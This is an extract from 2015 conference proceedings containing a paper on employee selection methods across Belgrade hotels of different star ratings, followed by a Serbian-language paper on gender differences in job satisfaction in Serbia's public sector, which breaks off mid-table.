[3]Keiser University, Fort Lauderdale, Florida, USA

**Abstract:**
Given the fact that human capital is one of the major sources of competitive advantage of each and every organization, it is of vital importance to determine the extent to which selection methods are effective in terms of choosing quality staff. The main aim is to establish positive correlation between job requirements and candidate's competences and qualifications, so as to retain the best candidates. The purpose of this work is to examine employee selection methods during the hiring process and investigate possible differences between different ranking hotels. The survey was carried out in a number of three, four and five-star hotels in Belgrade city region using both qualitative and quantitative questions as well as interviews with the human resources professionals. The rationale behind research was to compare selection methods utilized by different hotel rating categories and investigate their effectiveness in terms of employee placement, regarding both managerial and non-managerial positions.

**Key words:**
human capital, selection methods, hospitality, survey.

**Apstrakt:**
Obzirom da je ljudski kapital jedan od osnovnih izvora konkurentne prednosti svake organizacije, od vitalnog je značaja da se utvrdi do koje mere su metode selekcije zaposlenih efektivne po pitanju odabira kvalitetnog osoblja. Cilj je da se ostvari podudarnost između zahteva radnog mesta sa jedne i kvalifikacija i sposobnosti kandidata sa druge strane, kako bi se u organizaciji zadržali najbolji kandidati. Svrha ovog rada je da se razmotre metode selekcije tokom procesa zapošljavanja i da se istraže eventualne razlike izmedju praksi hotela različitih kategorija. Sprovedena je anketa sa kvantitativnim i kvalitativnim pitanjima, kao i intervjuu sa zaposlenima iz sektora ljudskih resursa u beogradskim hotelima sa tri, četiri i pet zvezdica. Ovim istraživanjem su upoređene metode selekcije koje koriste hoteli različitih kategorija, kao i efektivnost istih u odabiru zaposlenih, kako za rukovodeće, tako i za pozicije hotelskog osoblja.

**Ključne reči:**
ljudski kapital, metode selekcije, hotelijerstvo, anketa.

## 1. INTRODUCTION

Unlike other business assets, human capital represents a large operating cost while it is the only value that cannot be owed by any organization (Bhutoria, 2006). Historical evolution of S&P 500 companies shows a significant change between their market and book value, having intangible assets (*i.e.* products and services created by employees) increased by five fold over the past 40 years (Ocean Tomo, 2010). Hence, employees can be seen as a major source of competitive advantage and renewable talent pool to make business sustainable.

This is of particular importance in services industry, such as hospitality, where quality of service provided to the customers determines contemporary hotel rating (Hensens *et al.*, 2010). Key asset that enables it are employees, assigned through the selection process to vacancies to improve organizational performance (Torrington *et al.*, 2014). This kind of strategic approach to selection requires effective criteria of evaluating selection methods through (Noe *et al.*, 2007; Dessler, 2012):

- *Reliability:* the extent to which a measurement is free from random error, thus generating consistent results when repeated;
- *Validity:* the extent to which performance on the measure is related to what is designed to assess, thus representing a proper predictor of candidates' subsequent job performance.

Numerous selection techniques are devised to meet these criteria. For the purpose of this study, we defined 20 different techniques grouped within three selection methods: tests, interviews and assessment centre. Given the fact that selection process is still affected by individual views of the employers and their perception of what qualifications a candidate should possess for a certain vacancy (Nickson, 2013), we investigated utilization of selection techniques between different hotel rating categories in Belgrade city region. The assumption is that the higher-ranking hotels have a better selection process, both in terms of quantity (*i.e.* number of techniques used) and quality (*i.e.* choice of more sound techniques).

## 2. METHODOLOGY

In order to study the effectiveness of selection process in the hospitality sector in the Republic of Serbia, a survey and one-to-one interview with employees from the human resources department was carried out. Three different hotel rating categories in Belgrade city region were selected, namely three-stars, four-stars and five-stars. In each category, three to four hotels were surveyed, which amounts to a total of 10 hotels examined in early 2015. For the purpose of confidentiality, hotels were not presented by name but were assigned symbols (letters) in alphabetical order, from "A" to "J", respectively.



E-mail: ldrazeta@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-672-674

Methodological approach applied in this study was quantitative statistical analysis. The main goal of the study was to investigate the occurrence of selection techniques used during the hiring process between the three aforementioned hotel categories. The study design leads to dichotomous answers to the questions in survey. A total of 20 different selection choices was offered regarding two distinct groups of candidates: non-management and management staff. Due to the fact that the sample size was small, *i.e.* number of hotels that were surveyed within the each rating category, a non-parametric statistical analysis of ranks of the techniques used during the selection process was carried out. This includes One-Sample Kolmogorov-Smirnov Test and Chi-squared based test.

## 3. RESULTS AND DISCUSSION

In order to understand the discrepancies between the selection procedures carried out by different hotel categories, it is important to define the concept of hotel rating. Today, it refers to a more holistic approach with guests' experience of the hotel as a whole (Hensens *et al.*, 2010). However, the Republic of Serbia with its unique cultural and national traditions relies on the state bodies to develop a rating system, according to exterior and interior appearance, accommodation units, types of restaurants, quality of service, as well as the additional units, features and services (Službeni glasnik Republike Srbije, 2010-2012). As the services and features of the hotel increases, so does the category of the hotel, which subsequently increases the demand for highly-qualified and trained staff. Consequently, this results in a more serious hiring process developed by higher ranked hotels.

Data analysis shows a statistically significant difference between the selection techniques used by the hotels of different categories. Three and four-star hotels proved to be similar in applying the range of given selection choices, with "knowledge and background questions" and "one-on-one interviews" being the prevailing techniques used by HR staffing specialists. However, five-star hotels proved distinct from the previous two categories of hotels, both in terms of the number of selection choices used and their frequency of appearance (Table 1).

The analysis of different selection methods used for hiring two distinct groups of candidates was also performed. Non-parametric Chi-square analysis showed a statistically significant difference: a) between selection methods for non-management candidates with the level of significance of 0.05, b) between selection methods for management candidates with the level of significance of 0.20. Methods, representing groups of data consisted of tests, interviews and assessment centers, where each one was assigned a number of various selection techniques.

There are significant discrepancies in selection methods used by different hotel categories. Furthermore, non-management group shows the higher level of significance, meaning that utilization of selection methods is even more different for this group of candidates, thus making the whole selection process more distinct between different hotel ratings.

It is obvious that all three methods of selection are conducted by hotels to a various degree, while tests are utilized to a smaller extent. The rationale behind is not clear as tests represent a quick and effective means of assessing a particular individual characteristics with increased reliability and validity due to its multiple items nature (Spector, 2008). One viable explanation is that the

| Management | Hotel category | | | | | | | | | | Non-management | Hotel category | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Hotel name | A | B | C | D | E | F | G | H | I | J | Hotel name | A | B | C | D | E | F | G | H | I | J |
| Selection technique | 3* hotels | | | 4* hotels | | | | 5* hotels | | | Selection technique | 3* hotels | | | 4* hotels | | | | 5* hotels | | |
| "Inteligence tests" | – | – | √ | – | – | – | – | – | √ | – | "Inteligence tests" | – | – | √ | – | – | – | – | – | – | – |
| "Psychomotor ability tests" | – | – | – | – | – | – | – | – | √ | – | "Psychomotor ability tests" | – | – | √ | – | – | – | √ | √ | – | – |
| "Knowledge and skills tests" | – | – | √ | – | – | – | √ | – | √ | √ | "Knowledge and skills tests" | – | – | √ | – | – | – | – | √ | √ | – |
| "Personality tests" | – | – | √ | – | – | – | √ | – | √ | – | "Personality tests" | – | – | √ | – | – | – | – | – | – | – |
| EQ tests | – | – | √ | – | – | – | – | – | √ | – | EQ tests | – | – | √ | – | – | – | – | – | √ | – |
| Integrity tests | – | – | √ | – | – | – | √ | – | √ | – | Integrity tests | – | – | √ | – | – | – | – | – | – | – |
| Drug tests | – | – | – | – | – | – | – | – | √ | – | Drug tests | – | – | – | – | – | – | – | – | – | – |
| "Structured interviews" | – | √ | √ | – | – | – | √ | – | √ | √ | "Structured interviews" | – | √ | √ | – | √ | √ | √ | – | √ | √ |
| "Non-structured interviews" | √ | – | – | √ | √ | √ | √ | √ | – | √ | "Non-structured interviews" | √ | – | – | √ | – | – | √ | √ | – | √ |
| "Situational questions" | √ | √ | √ | √ | – | – | √ | √ | √ | √ | "Situational questions" | √ | √ | √ | – | √ | √ | √ | √ | √ | √ |
| "Behavioral questions" | √ | √ | √ | √ | – | – | √ | √ | √ | √ | "Behavioral questions" | √ | √ | √ | √ | √ | – | √ | √ | √ | – |
| Knowledge and background q. | √ | √ | √ | √ | √ | √ | √ | √ | √ | √ | Knowledge and background q. | √ | √ | √ | √ | √ | √ | √ | √ | √ | √ |
| "One-on-one interviews" | √ | √ | √ | √ | √ | √ | √ | √ | √ | √ | "One-on-one interviews" | √ | √ | √ | √ | √ | √ | √ | √ | √ | √ |
| "Sequential interviews" | – | – | √ | √ | √ | √ | √ | √ | √ | √ | "Sequential interviews" | – | – | √ | √ | √ | √ | √ | √ | √ | √ |
| "Panel interviews" | – | – | – | – | √ | √ | √ | √ | √ | √ | "Panel interviews" | – | – | – | – | √ | – | – | – | – | √ |
| Video or phone interview | – | – | – | – | – | – | – | √ | – | – | Video or phone interview | – | – | – | – | – | – | – | – | – | √ |
| The in-basket | – | – | √ | – | – | √ | √ | – | √ | – | The in-basket | – | – | √ | – | – | √ | √ | – | √ | – |
| "The leaderless group discussion" | – | – | √ | – | – | – | – | – | √ | – | "The leaderless group discussion" | – | – | – | – | – | – | – | – | √ | – |
| "Problem-solving simulation" | – | – | √ | – | – | – | √ | – | √ | – | "Problem-solving simulation" | – | – | √ | – | – | – | – | – | √ | – |
| Role play | – | – | √ | – | – | – | √ | – | √ | – | Role play | – | – | √ | – | √ | – | – | √ | √ | – |

Table 1. Selection techniques utilized by different rating hotel categories



DOI: 10.15308/Synthesis-2015-672-674

tests are generally used in hospitality to assess knowledge of hotel operations, with particular reference to the area of candidates' future work (Barjaktarović, 2013). Obviously, further research is required to elucidate this phenomenon.

Assessment centre occurs randomly and does not show great variability between different hotel ratings. However, it seems that only one of the surveyed hotels in each category regularly practice it, which can be associated with relative unfamiliarity with this selection method in the hotel industry and/or high level of HR expertise and time/effort consumption in performing it. Considering that the assessment centre is a good predictor of future job performance (Spector, 2008), hotels shall make every effort to develop a high level of realism and train HR specialist to effectively carry out this battery of exercises.

Interviews seem to be the most frequent means of assessing candidates, but hotels are applying a random variety of selection techniques. The most prominent are one-on-one interviews with an emphasis on knowledge and background questions that are present in almost all categories of the surveyed hotels. This fits to a certain degree an emphasis on the previous experience that seems to be important for hotel industry, which provides intangible products such as quality of service to the customers. However, structured and non-structured interviews bear a close resemblance, despite the fact that an unstructured interview, casual and made up of random questions that allows for a number of biases, has been proven to be less effective selection device (Robbins, 2005). It is similar to behavioural and situational interviews, none of which seems to be the dominant way of assessing candidates and depends more on the occurrence as usual HR practice in a particular hotel rather than selection technique that proved more suitable for certain vacancies.

## 4. SUMMARY

The aim of this paper was to investigate utilization of selection techniques between different rating hotel categories in Belgrade city region. It is well-known in services industry, such as hospitality, that effective utilization of human capital can give a competitive advantage to an organization (Schneider and Bowen, 1993). However, hotel industry is exposed to high staff turnover that constantly threatens human capital value, as the essence of the business, with a clear goal of minimizing turnover through proper hiring process (Cheng and Brown, 1998).

Research shows a significant difference between the selection techniques used by the hotels of different categories. Top ranking hotels (*i.e.* five-stars) place greater emphasis on the hiring process, while applying a wider range of selection techniques to differentiate job candidates. Of all the methods used by the surveyed hotels for the selection process, an interview seems to be the most frequently used one. Tests and assessment centre are used randomly, mainly by a particular hotel(s) within each category, which seems to be a peculiar characteristic concerning HR practice and expertise of a certain hotel.

Further in-depth research is required in order to determine the most effective selection techniques required for proper employee hiring. Taking in consideration the high costs of contemporary staffing (CIPD, 2009) and the value of employee services for the sustainable hospitality business, the impact of selection methods cannot be underestimated.

## REFERENCES


Barjaktarović, D. (2013). *Upravljanje kvalitetom u hotelijerstvu. Beograd:* Univerzitet Singidunum.

Bhutoria, N. (2006). *Valuation of Human Capital*. Retrieved from www.hrfolks.com/articles/intellectual%20capital/valuation%20of%20human%20capital.pdf

Cheng, A., & Brown, A. (1998). *HRM strategies and labor turnover in the hotel industry: A comparative study of Australia and Singapore. International Journal of Human Resource Management*, 9(1), p. 136-154.

CIPD. (2009). *Annual Survey Report 2009. Recruitment, Retention and Turnover*. Retrieved from http://www.cipd.co.uk/binaries/recruitment_retention_turnover_annual_survey_2009.pdf

Dessler, G. (2012). *Selecting Employees*. In: Fundamentals of Human Resource management (2nd edition). New Jersey Pearson Education, pp. 146-180.

Hensens, W., Srugwig, M., & Dayan, O. (2010). *Guest-Review Criteria on TripAdvisor Compared to Conventional Hotel-Rating Systems to Assess Hotel Quality*, in: Passion for Hospitality Excellence: European Council on Hotel, Restaurant & Institutional Education, 2010 Conference Proceedings, pp. 1-12.

Nickson, D. (2013). Human Resource Management for Hospitality, Tourism and Events. Hoboken: Taylor and Francis, pp. 106.

Noe, R.A., Hollenbeck, J.R., Gerhart, B., & Wright, P.M. (2007). *Selecting Employees and Placing them in Jobs*, in: Fundamentals of Human Resource Management. New York: McGraw-Hill, pp. 174-207.

Ocean Tomo. (2010). *Intangible Asset Market Value Study*. Retrieved from http://www.oceantomo.com/

Robbins, S. (2005). *Human Resource Policies and Practices*. In: Essentials of Organizational Behavior (8th edition). New Jersey: Pearson Prentice Hall, pp. 247-263.

Schneider, B., & Bowen, D.E. (1993). The Service Organization: Human Resource Management is Crucial. *Organizational Dynamics,* 21(4): 39-52.

Službeni glasnik Republike Srbije. (2012). *Pravilnik o standardima za kategorizaciju ugostiteljskih objekata za smeštaj*. Retrieved from http://www.beograd.rs/download.php/documents/pravilnikostandardima.pdf

Spector, P. (2008). *Assessment Methods for Selection and Placement*, in: Industrial and Organizational Psychology. Hoboken: John Wiley & Sons, pp. 108-137.

Torrington, D., Hall, L., Taylor, S., & Atkinson C. (2014). *Selection Methods and Decisions*, in: Human Resource Management. Harlow : Pearson Education, pp. 132-152.




DOI: 10.15308/Synthesis-2015-672-674

Synthesis
International Scientific Conference of IT and Business-Related Research

# RODNE RAZLIKE U ZADOVOLJSTVU POSLOM DRŽAVNIH SLUŽBENIKA U SRBIJI

## GENDER JOB SATISFACTION DIFFERENCES IN PUBLIC SECTOR IN SERBIA

Snežana Mihajlov, Goran Perić, Nenad Mihajlov
Visoka poslovna škola strukovnih studija u Blacu, Kralja Petra I, br.1, Blace, Srbija

**Apstrakt:**
U ovom radu su prikazani rezultati istraživanja zadovoljstva poslom kod žena i muškaraca u državnim preduzećima u Srbiji. Polaznu hipotezu predstavlja paradoks u polnom disparitetu po kome su žene uprkos neravnopravnijem položaju na tržištu rada zadovoljnije poslom u odnosu na svoje muške kolege. Istraživanje je sprovedeno u nekoliko državnih preduzeća na uzorku od 423 žene i 316 muškaraca tokom januara 2014. godine. Upitnik je sačinjen od 13 pitanja o zadovoljstvu različitim aspektima posla uključujući i zadovoljstvo poslom u celini. Rezultati ovog istraživanja ne potvrđuju ideju o paradoksu zadovoljnih radnica budući da su žene u državnom sektoru u Srbiji po svim aspektima posla uključujući i posao u celini nezadovoljnije od svojih muških kolega. Rezultati takođe pokazuju da u zadovoljstvu određenim aspektima posla (neposredna saradnja sa kolegama, vreme za obavljanje posla, podrška pretpostavljenih, iznošenje ideja pretpostavljenima, međuljudski odnosi, organizacija rada i informisanje u organizaciji) postoji statistički značajna razlika između posmatranih grupa.

**Ključne reči:**
zadovoljstvo poslom, paradoks u zadovoljstvu žena poslom, rodna neravnopravnost, žene na tržištu rada.

**Abstract:**
This paper presents the research results of job satisfaction of women and men in state enterprises in Serbia. The starting hypothesis presents the paradoxical gender disparity according to which women show greater level of job satisfaction than their male counterparts despite unequal position in the labor market. Research was conducted in several state-owned enterprises on a sample of 423 women and 316 men in January 2014. The questionnaire comprised 13 questions about satisfaction with various job aspects, including the overall job satisfaction. The results of this study do not support the idea of the paradox of satisfied female workers, as women in the public sector in Serbia are less satisfied with all job aspects, including the overall job satisfaction compared to their male counterparts. The results also indicate a statistically significant difference between the observed groups regarding the satisfaction with certain aspects of job (direct collaboration with colleagues, deadline for job assignments, support of superiors, brainstorming and presenting ideas to superiors, interpersonal relationships, work organization and briefing and information sharing in an organization).

**Key words:**
job satisfaction, paradox of women job satisfaction, gender inequality, women in the labour market.

## 1. UVOD

Zadovoljstvo poslom je jedan od najproučavanijih konstrukata u domenu organizacionog ponašanja zaposlenih. Zainteresovanost naučnika za ovim fenomenom proizilazi iz potrebe za subjektivnom evaluacijom radnih uslova, a menadžera i istraživača za njegove konačne organizacione ishode (organizacionu privrženost, apsentizam, fluktuaciju ili namere zaposlenih u napuštanju organizacije). Zbog snažnih efekata koje ispoljava u organizacionim uslovima, zadovoljstvo poslom predstavlja multidisciplinarni i večni koncept primenjiv na sve profesije, radna mesta i kontekste.

Zadovoljstvo poslom se najjednostavnije može definisati kao način na koji se zaposleni osećaju prema svom poslu i različitim aspektima posla. To je stepen u kome zaposleni vole (zadovoljstvo) ili ne vole (nezadovoljstvo) svoj posao (Spector, 1997).

Takođe, zadovoljstvo poslom je „stav pojedinca prema objektivnim uslovima posla i očekivanjima prema poslu“ (Ivancevich *et al.*, 1997, str. 86).

Prema Rouzu (2001) zadovoljstvo poslom čini spoj unutrašnjeg (intrinzičnog) i spoljašnjeg (ekstrinzičnog). Unutrašnje zadovoljstvo proizilazi iz sadržaja samog posla i uključuje autonomiju, stepen odgovornosti, raznovrsnost veština i sposobnosti zaposlenih, njihove međusobne odnose i odnose sa pretpostavljenima. Spoljašnji izvori zadovoljstva su sa druge strane pod uticajem radnog okruženja (radnih uslova) i odnose se na radno vreme, sigurnost posla, mogućnosti za napredovanje, plate, beneficije i sl.

Osim ispitivanja efekata zadovoljstva poslom na određena ponašanja zaposlenih uključujući njihovu produktivnost, manjak odsustvovanja ili napuštanja posla, ulaganje dodatnog napora, emocionalno blagostanje ili psihičko zdravlje (Fox *et al.*, 1993; Diaz-Serrano & Cabra-Vierra, 2005; Gazioghu & Tansel, 2002), naročita pažnja ekonomske literature usmerena je ka utvrđivanju sličnosti ili razlika u zadovoljstvu muških i ženskih zaposlenih lica.

Uprkos tome što su subjektivne varijable tradicionalno nezaobilazna tema sociooloških i psiholoških istraživanja, značajan broj ekonomista (Clark, 1997; Sloane & Williams, 2000; Sousa-Poza & Sousa-Poza, 2003; Long, 2005) je saglasan da žene u proseku ispoljavaju viši nivo zadovoljstva poslom u poređenju sa njihovim muškim kolegama. Polni dispariteti u zadovoljstvu posledica su različitih očekivanja od posla i životnih prioriteta. Ukoliko žene poseduju manja očekivanja zbog precenjene uloge na tržištu rada, njihovo lakše ispunjenje će sledstveno tome dovesti do povećanja zadovoljstva poslom.

E-mail: snezanamihajlov@hotmail.rs
DOI: 10.15308/Synthesis-2015-675-679

Proučavajući polne razlike u nivoima zadovoljstva poslom u Velikoj Britaniji, Klark (1997) je zaključio da su žene uprkos nepovoljnijem položaju na tržištu rada (niža primanja, teži uslovi zapošljavanja, manje mogućnosti za napredovanje u karijeri) zadovoljnije poslom koji obavljaju za razliku od svojih muških kolega. Definišući tzv. paradoks u polnom disparitetu (paradoks zadovoljnih radnica) uzroke njegove pojave autor pronalazi ne samo u različitim procenama životnih vrednosti (i podsticaja u radu) od strane muškaraca i žena, već i namerama nezadovoljnih žena u napuštanju tržišta rada, odnosno relativno niskim očekivanjama u pogledu visine ličnih primanja.

Sloan i Vilijam (2000) su u svojim istraživanjima takođe uočili nešto viši nivo zadovoljstva poslom kod žena iako je u dominantno muškim profesijama zabeležena polna neutralnost. Viši nivo zadovoljstva poslom se uprkos nižim primanjima žena objašnjava njihovim manjim očekivanjima od posla.

Istražujući zadovoljstvo poslom među zaposlenima u Velikoj Britaniji tokom devetogodišnjeg perioda (1991-2000), Souza-Poza i Souza-Poza (2003) su ukazali na trend opadanja stope zadovoljstva među ženama. No, i pored toga, mišljenja su da će žene u narednoj dekadi ispoljavati značajno viši nivo zadovoljstva poslom u odnosu na muškarace.

Nekoliko godina ranije, isti autori (Souza-Poza & Sousa-Poza, 2000) su sproveli istraživanje u 21 zemlji tokom 1997. godine. Iako su u Velikoj Britaniji, Mađarskoj i SAD uočene statistički značajne razlike u nivoima zadovoljstva u korist žena, ipak su one u najvećem broju zemalja nezadovoljnije u odnosu na muškarce. Tako se na primer u Španiji veliki polni dispariteti u zadovoljstvu poslom u poređenju sa drugim latinskim zemljama (Italija, Portugalija i Francuska) objašnjavaju niskom stopom učešća žena na nacionalnom tržištu rada.

Long (2005) je takođe ukazala na veće zadovoljstvo među zaposlenim ženama u odnosu na muškarce, iako satisfakcioni jaz nije identifikovan kod mlađih i obrazovanijih ispitanica.

Hailemariam i Kifle (2012) su ispitivali polne razlike u zadovoljstvu poslom među studentima doktorskih studija u Australiji. Podaci su prikupljeni na osnovu 17 pitanja o zadovoljstvu različitim aspektima posla (intrinzičnim i ekstrinzičnim). Iako je značajnija polna razlika uočena kod svega pet aspekata posla, generalni nalazi ipak ukazuju na rodnu neutralnost. Utvrđeno je da su muškarci zadovoljniji intrinzičnim dimenzijama posla (napredovanje u karijeri, obim posla, radno vreme), dok je kod žena zabeležen viši nivo zadovoljstva spoljnim izvorima koji uključuju doprinos društvu, međuljudske odnose i neposrednju saradnju sa kolegama.

Polne razlike u nivoima zadovoljstva poslom evidentne su i među univerzitetskim nastavnicima. Dokazano je da su nastavnice mnogo zadovoljnije svojim radom i neposrednom saradnjom sa kolegama, dok su njihove muške kolege bile zadovoljnije zaradom, mogućnostima za napredovanje na poslu, odnosima sa pretpostavljenima, ali i poslom u celini (Okpara *et al.,* 2004).

## POLOŽAJ ŽENA NA TRŽIŠTU RADA U SRBIJI

Iako se interesovanje za proučavanje zadovoljstva poslom zbog efekata koje ostvaruje na organizacione rezultate i ponašanje zaposlenih ne smanjuje ni danas, u našim uslovima značajnijih istraživanja gotovo i da nema. Izuzetak predstavljaju istraživanja zadovoljstva zdravstvenih radnika koje je poslednjih godina zbog delikatnosti profesije postalo redovna praksa na teritoriji Republike Srbije. Uporedo sa tim neznatan je broj autora koji se fokusirao na temu polnih dispariteta u zadovoljstvu zaposlenih (Vukonjanski *et al*., 2014).

Međutim, svaka dublja analiza ovog pitanja nameće potrebu analize postojećeg stanja u Srbiji u pogledu položaja žena na tržištu rada. Jedan od istraživačkih projekata o položaju žena na tržištu rada sproveo je Evropski pokret u Srbiji 2009. godine (Kolin, 2009). Glavna pitanja istraživanja odnosila su se na to da li se i u kom pravcu beleže promene položaja žena na tržištu rada „u promenjenim uslovima postsocijalističke tranzicije" (Kolin, 2009, str. 5), odnosno koliko su se žene prilagodile novim obrascima zapošljavanja.

Glavni zaključci ovog istraživanja bili su:

- Srbija pripada zemljama sa visokim stepenom rodne neravnopravnosti na tržištu rada;
- tržište rada Srbije karakteristično je po opadajućoj stopi aktivnosti žena i visokoj stopi nezaposlenosti;
- ekstremno nizak stepen zastupljenosti žena na rukovodećim pozicijama, dobro plaćenim i prestižnim poslovima;
- nasleđeni stereotipi u izboru zanimanja, te podela na „muška" i „ženska" zanimanja;
- visok udeo žena bez redovnih ličnih prihoda;
- niže zarade žena u poređenju sa zaradama muškaraca;
- duže čekanje na posao;
- visok rizik od siromaštva;
- težak položaj marginalizovanih grupa žena - Romkinja, invalitkinja, samohranih majki, starijih žena, izbeglica i žena na selu;
- ozbiljna eksploatacija ženskih resursa u privatnom domenu i težak teret reproduktivne uloge;
- patrijarhalno nasleđeni obrasci o mestu žene u porodici i društvu, održavanje tradicionalizma i u modernim uslovima;
- regionalne razlike pokazale su se kao značajan činilac nezaposlenosti žena, pri čemu veliki gradovi, posebno Beograd, pružaju veće mogućnosti zapošljavanja, imaju nižu stopu nezaposlenosti žena i kraći period čekanja na posao.

Sa druge strane, podaci Republičkog zavoda za statistiku koji uopšteno govore o položaju žena na tržištu rada u Srbiji takođe ukazuju na njihov neravnopravniji položaj u odnosu na muškarce. Prema podacima Republičkog zavoda za statistiku, u Srbiji je u 2014. godini zaposleno 32% žena, a 45% muškaraca. Žena je sve više u slabije plaćenim granama i uslužnim delatnostima kao što su obrazovanje, zdravstvo i socijalna zaštita, gde su zaposlene u većem broju nego muškarci. Tako je u zdravstvu zaposleno 13% žena i 2,2% muškaraca, u obrazovanju 10,9% žena i 4% muškaraca, žena je više i u trgovini - 17,4% prema 12% muškaraca. Povećava se i jaz između plaćenog rada žena i muškaraca, a majke sa decom su u naročito nepovoljnoj situaciji. Žene se više nego muškarci suočavaju sa starosnom diskriminacijom, jer poslodavci izbegavaju da zapošljavaju one koje imaju više od 40 godina. Zbog svog bračnog stanja ili zbog godina života, žene su često isključene prilikom zapošljavanja i unapređenja, bez obzira na stručnost.

Ako se ovi podaci dovedu u vezu sa rezultatima dosadašnjih istraživanja, uočava se da u Srbiji postoji tzv. „orodnjavanje" rada, odnosno rodna podela na tržištu rada, „koja se javlja u svim segmentima (horizontalno, vertikalno, prema profesijama i po područjima obrazovanja), i to po uzoru na tradicionalnu podelu rodnih uloga u porodici i domaćinstvu" (Galić, 2011, str. 26).

## METODOLOŠKI OKVIR ISTRAŽIVANJA

Polaznu osnovu za empirijsko ispitivanje polnih razlika u zadovoljstvu poslom među zaposlenima u državnom sektoru u Srbiji predstavlja paradoks zadovoljnih radnica (Clark, 1997;



DOI: 10.15308/Synthesis-2015-675-679

Sloane & Villiams, 2000). U skladu sa tim, očekujemo da će usled evidentno nepovoljnijeg položaja žena na tržištu rada, što uključuje i visinu primanja, one iskazati veći stepen zadovoljstva poslom u poređenju sa muškim kolegama.

U skladu sa navedenim ciljem, tokom januara 2014. godine je sprovedeno istraživanje u državnim preduzećima u našoj zemlji. Istraživanje je sprovedeno na uzorku od 739 zaposlenih od čega je broj ženskih ispitanika iznosio 423 (57,2%), a muškaraca 316 (42,8). Raspon starosti ispitanika je od 27 do 58 godina, srednja vrednost je 40,32 godine i standardno odstupanje 7,9 godina. Raspon radnog staža ispitanika je od 3 do 34 godine, srednja vrednost iznosi 13,5 godina i standardno odstupanje 8,4 godine.

Za potrebe ovog istraživanja korišćen je Upitnik o zadovoljstvu poslom (Singh & Sharma, 2005) kojim je meren stepen zadovoljstva različitim aspektima posla uključujući i zadovoljstvo poslom u celini. Pitanja se odnose na zadovoljstvo uslovima rada (izbor sopstvenog načina rada, vreme neophodno za obavljanje posla, organizaciju rada, radni prostor, informisanje u organizaciji, platom); profesionalnim razvojem (mogućnostima za napredovanje i edukaciju); odnosima sa pretpostavljenima (podrška pretpostavljenih, mogućnosti iznošenja ideja pretpostavljenima); međusobnim odnosima i saradnjom sa kolegama, kao i zadovoljstvo poslom u celini.

Podaci su analizirani upotrebom metoda deskriptivne statistike i t-testa nezavisnih uzoraka za poređenje dve grupe podataka (zadovoljstvo poslom žena i zadovoljstvo poslom muškaraca). Stepen zadovoljstva svim aspektima posla i poslom u celini ispitivan je na skali od 1 do 5, pri čemu je 1= veoma nezadovoljan i 5=veoma zadovoljan.

## 2. REZULTATI I DISKUSIJA

Značajan broj istraživanja polnih razlika u zadovoljstvu poslom navedenih u radu ukazivao je na veće zadovoljstvo žena u odnosu na njihove muške kolege upkos inferiornijem polažaju koje zauzimaju na tržištu radu (niže zarade, teži uslovi zapošljavanja, manje mogućnosti za napredovanje u karijeri). Opravdanje za takozvani paradoks u polnim disparitetima u zadovoljstvu poslom otkriveno je u manjim ambicijama i očekivanjima koje žene u odnosu na muškarce imaju od posla. Sa druge strane, manji broj istraživanja je dokazao da su muškarci ipak zadovoljniji svojim poslom u odnosu na žene. Isti rezultat dobijen je i ovim istraživanjem što se može videti u Tabeli 1. u kojoj su iskazani komparativni rezultati prosečnih vrednosti svih trinaest dimenzija zadovoljstva poslom između žena i muškaraca. Primećuje se da su muškarci u odnosu na žene zadovoljniji svim aspektima posla, pri čemu kod njih sedam (neposrednja saradnja sa kolegama, vreme za obavljanje posla, podrška pretpostavljenih, iznošenje ideja pretpostavljenima, međuljudski odnosi, organizacija rada i informisanje u organizaciji) postoji statistički značajna razlika između posmatranih grupa. Istovremeno, muškarci su za razliku od žena zadovoljniji i poslom u celini (muškarci-prosečna vrednost 4,05; žene-prosečna vrednost 3,94).

Zbog neravnopravnijeg položaja na tržištu rada opravdano je bilo očekivati da su srpske žene zaposlene u državnim preduzećima zadovoljnije poslom u poređenju sa njihovim muškim kolegama, u skladu sa utvrđenim paradoksom o polnim disparitetima u zadovoljstvu poslom (Clark, 1997). Podaci dobijeni ovim istraživanjem pokazuju upravo suprotno: po svim aspekti-

| Grupna statistika | | | | | T-test nezavisnih uzoraka | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | Pol | Veličina uzorka | Srednja vrednost | Stand. odstup. | t | df | Nivoi značajnosti | Srednja vrednost razlike | Standardna greška razlike |
| Neposredna saradnja | ženski | 423 | 3,77 | 0,484 | -4,512 | 181 | 0,000 | -0,394 | 0,087 |
| | muški | 316 | 4,17 | 0,537 | -4,262 | 62,118 | 0,000 | -0,394 | 0,092 |
| Vreme za obavljanje posla | ženski | 423 | 3,40 | 0,862 | -2,695 | 181 | 0,008 | -0,405 | 0,150 |
| | muški | 316 | 3,81 | 0,833 | -2,745 | 69,216 | 0,008 | -0,405 | 0,148 |
| Podrška pretpostavljenih | ženski | 423 | 3,29 | 1,039 | -2,096 | 181 | 0,037 | -0,376 | 0,179 |
| | muški | 316 | 3,67 | 0,954 | -2,195 | 72,414 | 0,031 | -0,376 | 0,171 |
| Iznošenje ideja | ženski | 423 | 3,27 | 1,088 | -2,860 | 181 | 0,005 | -0,516 | 0,180 |
| | muški | 316 | 3,79 | 0,782 | -3,407 | 92,883 | 0,001 | -0,516 | 0,152 |
| Međuljudski odnosi | ženski | 423 | 3,27 | 0,909 | -3,515 | 181 | 0,001 | -0,540 | 0,154 |
| | muški | 316 | 3,81 | 0,740 | -3,926 | 81,310 | 0,000 | -0,540 | 0,138 |
| Izbor sopstvenog načina rada | ženski | 423 | 3,55 | 0,882 | -1,549 | 181 | 0,123 | -0,233 | 0,150 |
| | muški | 316 | 3,79 | 0,750 | -1,691 | 77,833 | 0,095 | -0,233 | 0,138 |
| Organizacija rada | ženski | 423 | 2,89 | 1,005 | -3,037 | 181 | 0,003 | -0,535 | 0,176 |
| | muški | 316 | 3,43 | 0,991 | -3,060 | 68,083 | 0,003 | -0,535 | 0,175 |
| Informisanje u organizaciji | ženski | 423 | 2,99 | 1,032 | -3,444 | 181 | 0,001 | -0,579 | 0,168 |
| | muški | 316 | 3,57 | 0,630 | -4,436 | 111,718 | 0,000 | -0,579 | 0,130 |
| Radni prostor | ženski | 423 | 3,37 | 1,215 | -1,921 | 181 | 0,056 | -0,417 | 0,217 |
| | muški | 316 | 3,79 | 1,298 | -1,854 | 63,939 | 0,068 | -0,417 | 0,225 |
| Mogućnosti za edukaciju | ženski | 423 | 3,23 | 0,897 | ,946 | 181 | 0,345 | 0,147 | 0,155 |
